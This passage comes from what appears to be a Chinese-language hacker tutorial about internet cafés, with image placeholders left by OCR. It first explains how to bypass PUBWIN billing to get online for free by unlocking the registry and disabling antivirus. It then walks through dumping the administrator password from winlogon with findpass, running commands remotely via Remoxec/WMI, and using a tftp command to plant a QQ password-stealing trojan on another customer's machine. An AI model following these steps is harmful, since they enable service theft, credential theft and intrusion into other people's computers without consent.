


图3

QQ登陆成功后，快速进入QQ网络硬盘。下载事先上传的“注册表解锁工具”。如图4。




图4

因为PUBWIN每3分钟左右就刷屏一次，所以要想下载下来可能需要登两次QQ，而且你所在的网吧的网速一定要够快，这样我们才能在有限的时间内将注册表解锁。

将注册表解锁后，打开它.按YOYO兄的方法将注册表的3个键删除，然后注销就可以了。我的注销方法是，按“CTRL+ALT+DEL”组合键，选注销，确定即可这样就可以免费上网。

提醒大家几点：整个破解过程的关键在于速度。建议在破解之前先熟悉一下注册表的操作以及注册表解锁工具的使用。

当你第一次进入QQ时，系统会自动记录“运行”的路径，一般是：“C:\Documents and Settings\01\桌面\腾讯QQ.lnk”。第二次进入时，直接点确定，这样一来我们就可以节约好几秒钟时间，而且，系统会自动记录上次QQ登陆的号码，快速输入密码，进入。我们有充足的时间破解“注册表编辑器”。

网吧黑客

一般来说，此时PUBWIN将刷屏第三次，别急，虽然它刷了屏但是注册表编辑器仍然可以使用，这或许就是PUBWIN的又一不足之处吧。(1，没屏蔽“开始”菜单；2，刷屏不彻底；3，有长达3分钟的刷屏间隙，使我们有可乘之机)。不过，说实话我们还应该感谢PUBWIN的开发公司！

因为我们是偷着上网，所以应在网吧空闲时用此法。

破解完后，网吧主机上显示的是无人上机。但网吧空闲时还是可以免费上几个小时的。朋友，知足点，反正是免费的。

现在网上有许多的现成的破解程序，你尽可以拿来用。怎样检验是否管用？我教你一招：运行完程序后，点系统托盘上的PUBWIN图标，选”注销（互换机器）“确定。这时将回到PUBWIN登陆界面。按“CTRL+ALT+DEL”组合键，选注销，确定。如果能正常上机，则此法可行。

有的网吧除了PUBWIN还有其他防护措施，如我们这儿的一个网吧就用了symantec antivirus企业版文件实时防护。怎么办？正常上机，先将其禁用。然后破PUBWIN即可，如图5。




图5

最后，祝大家免费上网愉快！

网吧存在的安全隐患

Execsl

安装调试网吧是一个相当烦琐的过程，所以大部分网管都是采用制作母盘进行克隆的方法来减少烦琐的工作，但方便的同时也可能带来相当严重的安全隐患。

如果一个网吧使用GHOST软件制作母盘的方法安装Windows2000/XP系统，这样网吧里所有的客户机都是相同的登陆账号和密码，这样我们就可以建立IPC连接，用AT命令远程执行，这样就可以在网吧里为所欲为了。这种安全隐患几乎随处可见，只是大家没有太在意，像我这样的菜鸟兄弟就可以拿来练练手了。

当然也有负责任的网管，关掉IPC，甚至关掉Server服务，禁用Task Scheduler服务，我们这里的网管就是这样干的。尽管做了些安全措施，也不是没办法攻破的，正所谓道高一尺，魔高一丈。嘿嘿，我们来看一个软件：

Remoxec v1.1.1：通过RPC-Task Scheduler或者DCOM-Windows Management Instrumentation 远程执行程序。这个程序是探测管理员的弱口令，通过Task Scheduler服务来添加作业或者利用win管理规范接口（WMI）来管理远程主机（通过TCP135端口连接）。而这两个服务默认都是开启的，就是说得到管理员的弱口令，就可以远程执行指定程序或是系统命令。呵呵，机会来了，我们只要找出自己电脑上的管理员账号和密码，就知道其它电脑上的管理员密码和账号(比扫弱口令简单多了，呵呵)，然后我们使用Remoxec v1.1.1远程执行命令；后面就可以自由发挥了。

下面我演示一下用此方法盗取对面MM的QQ的过程。


首先找到管理员的账号以及口令，我们还需要用到下面两个工具：

pulist.exe　来获取已经登陆帐户的winlogon.exe 的PID 值
findpass.exe　来获取帐户的密码

使用方法：

1、直接运行pulist.exe找到winlogon.exe进程的PID值
2、findpass DomainName UserName PID-of-WinLogon
即**findpass 域 帐户名 winlogon的PID**

结果如图1



```
snss.exe           148  NT AUTHORITY\SYSTEM
csrss.exe          176  NT AUTHORITY\SYSTEM
winlogon.exe       196  NT AUTHORITY\SYSTEM
services.exe       224  NT AUTHORITY\SYSTEM
lsass.exe          236  NT AUTHORITY\SYSTEM
nvsvc32.exe        432  NT AUTHORITY\SYSTEM
svchost.exe        452  NT AUTHORITY\SYSTEM
svchost.exe        532  NT AUTHORITY\SYSTEM
Explorer.EXE       600  B12\sicent
Clsmn.exe          832  B12\sicent
internat.exe       860  B12\sicent
QQ.exe             940  B12\sicent
QQ.exe             956  B12\sicent
conime.exe         1072 B12\sicent
WinMgnt.exe        980  NT AUTHORITY\SYSTEM
CMD.EXE            772  B12\sicent
pulist.exe         1204 B12\sicent

C:\>findpass B12 sicent 196

        To Find Password in the Winlogon process
 Usage: findpass DomainName UserName PID-of-WinLogon

The debug privilege has been added to PasswordReminder.
The WinLogon process id is 196 (0x000000c4).
 To find B12\sicent password in process 196 ...
The encoded password is found at 0x01710800 and has a length of 25.
The logon information is: B12/sicent/SiCeNt110119114MyScre117U.
The hash byte is: 0xee.

C:\>
```

图1

我们得到当前用户名：sicent 密码：SiCeNt110119114MyScre117U。然后打开Remoxec v1.1.1，先来讲一下它的用法，它有两种远程执行命令的方法RPC（Task Scheduler）和DCOM（WMI），其中RPC（Task Scheduler）是通过Task Scheduler服务来添加一项新的计划任务，而稍有点安全意识的网管会把这个服务禁用，通过这种方式成功率不高。我们使用第二种方法DCOM（WMI），它是通过WMI来远程执行命令，WMI即Windows Management Instrumentation服务的缩写，它提供公用接口及对象模型，以便存取有关操作系统、设备、应用程序及服务的管理信息，是一个蛮重要的服务，如果关了会出现一些奇怪的问题，所以大部分网管不会考虑到把这个服务也关了，这样我们的机会就来了，现在我们用Remoxec v1.1.1配合TFTP，在MM电脑上安装啊拉QQ大盗，得到她的密码，跟她聊天的时候突然说出她的密码，就可以看她惊愕的样子啦！

在本地运行TFTPD32，将配置好的啊拉QQ大盗服务端放在同一目录下，运行Remoxec v1.1.1，填上必要的设置：

computer　填远程主机的IP
[Domain\]Account　填用户名
Password　填密码
Command　填命令

然后点击execute，远程执行命令**tftp -I 192.168.1.220 get svch32.exe**，其中192.168.1.220是我的IP，执行结果如图2，提示命令执行成功，PID值为456。




图 2

